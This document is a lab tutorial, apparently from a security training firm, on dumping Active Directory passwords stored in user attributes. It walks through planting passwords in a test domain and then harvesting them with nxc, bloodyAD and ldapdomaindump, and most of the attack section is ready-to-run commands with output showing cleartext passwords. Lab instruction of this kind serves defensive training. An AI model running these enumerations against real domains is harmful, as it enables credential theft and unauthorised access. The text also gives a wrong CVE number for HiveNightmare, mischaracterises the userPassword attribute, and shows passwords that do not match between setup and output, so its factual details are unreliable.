iGNITE Technologies

*Active Directory*

# CREDENTIAL DUMPING

## Abusing User Attribute

www.ignitetechnologies.in

# Table of Contents

In this article, we shall explore different tools & techniques that help us enumerate Active Directory (AD) users' passwords using which an attacker can expand their access within the organization.

Several critical vulnerabilities in Active Directory (AD) and related services can lead to exposure of password-related information stored in *UserPassword*, *UnixUserPassword*, *unicodePwd*, and *msSFU30Password* attributes. Exploiting these flaws allows attackers to access password hashes or even cleartext passwords there by, significantly increasing the risk of unauthorized access to systems and data. Key attack paths include privilege escalation, improper access control configurations and vulnerabilities in network protocols like SMB or RDP that enable attackers to intercept or access sensitive fields. Notable CVEs that enable such exploits include *CVE-2020-1472 (Zerologon)*, *CVE-2017-0144 (EternalBlue)*, *CVE-2021-33766 (HiveNightmare)*, and *CVE-2019-0708 (BlueKeep)*, all of which if exploited, can lead to unauthorized access to critical password fields in AD.

## Understanding of Active Directory (AD) password attributes:

**UserPassword:** In Active Directory, the *UserPassword* field typically refers to the password hash stored for users (NTLM or sometimes Kerberos hashes). These hashes are used to authenticate users without directly storing plaintext passwords. If attackers gain access to these hashes, they can perform offline attacks (e.g., brute force or dictionary attacks) to try and recover the original passwords.

**UnixUserPassword:** This field is used when integrating Active Directory with Unix/Linux systems (using services like *SSSD* or *nsswitch.conf* for user authentication). It stores the password hash for Unix-based systems, which is usually a different format (e.g., DES, SHA-512) than Windows hashes.

**unicodePwd:** The *unicodePwd* attribute in Active Directory holds the password for a user in Unicode format (UTF-16). This field is used by AD when passwords are being set or updated. In a typical AD deployment, this field would not be readable directly through normal LDAP queries due to security restrictions.

**msSFU30Password:** The *msSFU30Password* attribute is associated with the *Microsoft Services for Unix (SFU)* integration. This field stores passwords used in Unix environments but integrated into Active Directory, similar to the *unixUserPassword* attribute. If a system uses SFU, this field will store the password hash in a Unix-compatible format.

## Prerequisites:

- Windows Server 2019 as Active Directory Domain Controller
- Tools: nxc, bloodyAD, ldapdomaindump, MetaSploit, Get-WmiObject utility
- Kali Linux
- Windows 10/11 – As Client/Attaker Machine

## Lab Setup:

In this lab set up, we will create an AD user, then add user description that contains user's password and provide passwords in "*userPassword*" & "*userUnixPassword*" attributes.

## Create the AD Environment:

To simulate an Active Directory environment, you will need a Windows Server 2019 as a Domain Controller (DC) and a client/attacker machine (Windows or Linux) where you can run enumeration and exploitation tools.


**Domain Controller:**

- Install Windows Server (2016 or 2019 recommended).
- Promote it to a Domain Controller by adding the "**Active Directory Domain Services**" role.
- Set up the domain (e.g., "**ignite.local**").
- Create a domain user with username "**raj**" and password "**Password@1**".

## Create an AD user and provide user description:


Once the AD environment is setup, open PowerShell in Administrative mode in Windows Server and run the below two commands to create the user "divya" with the user "description" attribute containing the password.

```
1. Import-module ActiveDirectory
2. Set-ADUser –Identity “divya” –Description “this is a default password
=Password@123”
```




Using "Get-ADUser" utility and a command like below, we can confirm that a user with "*divya*" as username has been created along with the description provided.

```
1. Get-ADUser -Identity "divya" -Properties Description | Select-Object
Name, Description
```





Then navigate to "divya" user's properties window by following the below steps.


**Steps**

- Open "**Active Directory Users and Computers** (ADUC)" on the Domain Controller.
- Enable the "**Advanced Features"** view by clicking on "**View > Advanced Features**".

- Locate user "***divya***" in the "**Users**" container.
- Right-click on "***divya***" **user** and go to "**Properties**".





This action opens "**General**" tab of "divya" user's **Properties window**, wherein the "**Description**" added can be viewed/confirmed.





## Update *userPassword* attribute:

Navigate to **"Attribute Editor" tab** within "*divya*" user's properties window, select **"*userPassword*" attribute** and click on **"Edit" button**. This action opens "Multi-valued Octet String Editor" pop-up window. Click on "Add" button in the new window opened.





Provide "*divya*" user's password **"*Password@123*"** in it's Hexadecimal form within **"Value" textarea** and click on **"OK" button** in the "**Octet String Attribute Editor**" pop-up window.





## Update *userUnixPassword* attribute:

Similar to the steps mentioned above in *"Update userPassword attribute"* section, one can select ***"userUnixPassword" attribute*** and update it's value to ***"admin@123"***.

Select **"*userUnixPassword*" attribute** and click on **"Edit" button**. This action opens "Multi-valued Octet String Editor" pop-up window. Click on "Add" button in the new window opened.




Provide "*divya*" user's Unix Password **"*admin@123*"** in it's Hexadecimal form within **"Value" textarea** and click on **"OK" button** in the "**Octet String Attribute Editor**" pop-up window.




Alternatively, one can run below command from the PowerShell window that's opened in *"Create an AD user and provide user description"* section to update *"divya"* user's Unix Password as *"admin@123"*.

```
Set-ADUser -Identity "divya" -Replace @{
 uidNumber=1001;
    gidNumber=1001;
    unixHomeDirectory="/home/linux";
    loginShell="/bin/bash";
    unixUserPassword="admin@123"
}
```

```
PS C:\Users\Administrator> Set-ADUser -Identity "divya" -Replace @{
>>      uidNumber=1001;
>>      gidNumber=1001;
>>      unixHomeDirectory="/home/linux";
>>      loginShell="/bin/bash";
>>      unixUserPassword="admin@123987"
>> }
```

## Exploitation

### nxc

Run the below command from Kali Linux Root Terminal to **Get user descriptions stored in Active Directory** using "*user-desc*" module of "*nxc*" tool.

```
nxc ldap 192.168.1.48 -u raj -p Password@1 -M user-desc
```

```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u raj -p Password@1 -M user-desc

SMB         192.168.1.48    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:ig
LDAP        192.168.1.48    389    DC               [+] ignite.local\raj:Password@1
USER-DESC   192.168.1.48    389    DC               User: krbtgt - Description: Key Distribution Center Service Accou
USER-DESC   192.168.1.48    389    DC               User: divya - Description: this is default password =Password@1
USER-DESC   192.168.1.48    389    DC               Saved 5 user descriptions to /root/.nxc/logs/UserDesc-192.168.1.4
```

Access "*nxc*" tool logs using the below command to revisit the enumerated information at a later time.

```
cat /root/.nxc/logs/UserDesc-192.168.1.48-20250120_052352.log
```

```
┌──(root㉿kali)-[~]
└─# cat /root/.nxc/logs/UserDesc-192.168.1.48-20250120_052352.log
User:                   Description:
Administrator           Built-in account for administering the computer/domain
Guest                   Built-in account for guest access to the computer/domain
krbtgt                  Key Distribution Center Service Account
yashika                 ASRep-Roasting
divya                   this is default password =Password@1
```

Run below commands to further enumerate sensitive information like passwords.

Enumerate AD users' descriptions, using the module "*get-desc-users*", which at times may contain passwords.

```
nxc ldap 192.168.1.48 -u raj -p Password@1 -M get-desc-users
```

```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u raj -p Password@1 -M get-desc-users

SMB         192.168.1.48    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:i
LDAP        192.168.1.48    389    DC               [+] ignite.local\raj:Password@1
GET-DESC... 192.168.1.48    389    DC               [+] Found following users:
GET-DESC... 192.168.1.48    389    DC               User: Administrator description: Built-in account for administer
GET-DESC... 192.168.1.48    389    DC               User: Guest description: Built-in account for guest access to th
GET-DESC... 192.168.1.48    389    DC               User: krbtgt description: Key Distribution Center Service Accoun
GET-DESC... 192.168.1.48    389    DC               User: yashika description: ASRep-Roasting
GET-DESC... 192.168.1.48    389    DC               User: divya description: this is default password =Password@1
```

Enumerate userPassword attribute, using the module "*get-userPassword*", from all users in ldap.

```
nxc ldap 192.168.1.48 -u raj -p Password@1 -M get-userPassword
```

```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u raj -p Password@1 -M get-userPassword

SMB         192.168.1.48    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64
LDAP        192.168.1.48    389    DC               [+] ignite.local\raj:Password@1
GET-USER... 192.168.1.48    389    DC               [+] Found following users:
GET-USER... 192.168.1.48    389    DC               User: divya userPassword: ['Password@123']
```

Enumerate unixUserPassword attribute, using the module "*get-unixUserPassword*", from all users in ldap.

```
nxc ldap ignite.local -u raj -p Password@1 -M get-unixUserPassword
```

```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u raj -p Password@1 -M get-unixUserPassword

SMB         192.168.1.48    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (n
LDAP        192.168.1.48    389    DC               [+] ignite.local\raj:Password@1
GET-UNIX... 192.168.1.48    389    DC               [+] Found following users:
GET-UNIX... 192.168.1.48    389    DC               User: divya unixUserPassword: ['admin@123']
```

## bloodyAD

Run the below command to enumerate all users' sensitive information that is stored in *"userPassword", "unixUserPassword", "unicodePassword"* and *"description"* objectClasses.

```
bloodyAD -u raj -p 'Password@1' -d ignite.local --host 192.168.1.48 get
search --filter
'(|(userPassword=*)(unixUserPassword=*)(unicodePassword=*)(description=*))
' --attr userPassword,unixUserPassword,unicodePwd,description
```

```
┌──(root㉿kali)-[~]
└─# bloodyAD -u raj -p 'Password@1' -d ignite.local --host 192.168.1.48 get search --filter '(|(userP
assword=*)(unixUserPassword=*)(unicodePassword=*)(description=*))' --attr userPassword,unixUserPasswo
rd,unicodePwd,description
```

Output containing sensitive information like passwords and attacks a user is vulnerable to can be observed in below screenshot.

```
distinguishedName: CN=yashika,CN=Users,DC=ignite,DC=local
description: ASRep-Roasting

distinguishedName: CN=divya,CN=Users,DC=ignite,DC=local
description: this is default password =Password@1
unixUserPassword: admin@123987
userPassword: Password@123
```

## ldapdomaindump

Run below commands to enumerate complete information about the AD under testing, then navigate to "AD_DUMP" directory and list all the files generated upon running "*ldapdomaindump*" tool.


```
ldapdomaindump -u 'ignite.local\raj' -p Password@1 192.168.1.48 -o AD_DUMP
```

```
┌──(root㉿kali)-[~]
└─# ldapdomaindump -u 'ignite.local\raj' -p Password@1 192.168.1.48 -o AD_DUMP
[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished

┌──(root㉿kali)-[~]
└─# cd AD_DUMP

┌──(root㉿kali)-[~/AD_DUMP]
└─# ls -al
total 244
drwxr-xr-x  2 root root  4096 Jan 20 06:10 .
drwx------ 31 root root  4096 Jan 20 06:10 ..
-rw-r--r--  1 root root  1939 Jan 20 06:10 domain_computers_by_os.html
-rw-r--r--  1 root root   554 Jan 20 06:10 domain_computers.grep
-rw-r--r--  1 root root  1585 Jan 20 06:10 domain_computers.html
-rw-r--r--  1 root root 14698 Jan 20 06:10 domain_computers.json
-rw-r--r--  1 root root 10202 Jan 20 06:10 domain_groups.grep
-rw-r--r--  1 root root 17107 Jan 20 06:10 domain_groups.html
-rw-r--r--  1 root root 80934 Jan 20 06:10 domain_groups.json
-rw-r--r--  1 root root   258 Jan 20 06:10 domain_policy.grep
-rw-r--r--  1 root root  1154 Jan 20 06:10 domain_policy.html
-rw-r--r--  1 root root  5316 Jan 20 06:10 domain_policy.json
-rw-r--r--  1 root root    71 Jan 20 06:10 domain_trusts.grep
-rw-r--r--  1 root root   828 Jan 20 06:10 domain_trusts.html
-rw-r--r--  1 root root     2 Jan 20 06:10 domain_trusts.json
-rw-r--r--  1 root root 15781 Jan 20 06:10 domain_users_by_group.html
-rw-r--r--  1 root root  3331 Jan 20 06:10 domain_users.grep
-rw-r--r--  1 root root  9194 Jan 20 06:10 domain_users.html
-rw-r--r--  1 root root 35366 Jan 20 06:10 domain_users.json
```

Now, access "*domain_users.html*" file using a browser. Observe that the attacker could enumerate AD users' "*description*" attribute that gives away user's password or the attack technique to which the user is vulnerable to.



file:///root/AD_DUMP/domain_users.html

**Domain users**

| CN | name | SAM Name | Member of groups | Primary group | Created on | Changed on | lastLogon | Flags | pwdLastSet | SID | description |
|---|---|---|---|---|---|---|---|---|---|---|---|
| divya | divya | divya | | Domain Users | 01/20/25 06:37:01 | 01/20/25 11:02:01 | 01/01/01 00:00:00 | NORMAL_ACCOUNT | 01/20/25 06:37:01 | 1601 | this is default password =Password@1 |
| yashika | yashika | yashika | | Domain Users | 12/23/24 10:04:42 | 01/20/25 06:35:51 | 12/23/24 15:17:25 | NORMAL_ACCOUNT, DONT_REQ_PREAUTH | 12/23/24 10:04:42 | 1115 | ASRep-Roasting |
| hulk | hulk | hulk | Remote Desktop Users, Administrators | Domain Users | 12/22/24 15:57:18 | 12/23/24 11:28:52 | 12/23/24 10:34:20 | NORMAL_ACCOUNT | 12/22/24 15:57:18 | 1114 | |
| user2 | user2 | user2 | | Domain Users | 12/22/24 15:56:47 | 12/22/24 17:58:04 | 01/01/01 00:00:00 | NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD | 12/22/24 15:56:47 | 1113 | |
| user1 | user1 | user1 | | Domain Users | 12/22/24 15:56:14 | 12/22/24 17:34:27 | 12/22/24 17:34:42 | NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD | 12/22/24 15:56:14 | 1112 | |
| priya | priya | priya | | Domain Users | 12/22/24 15:37:10 | 12/22/24 15:38:11 | 01/01/01 00:00:00 | NORMAL_ACCOUNT | 12/22/24 15:37:10 | 1111 | |
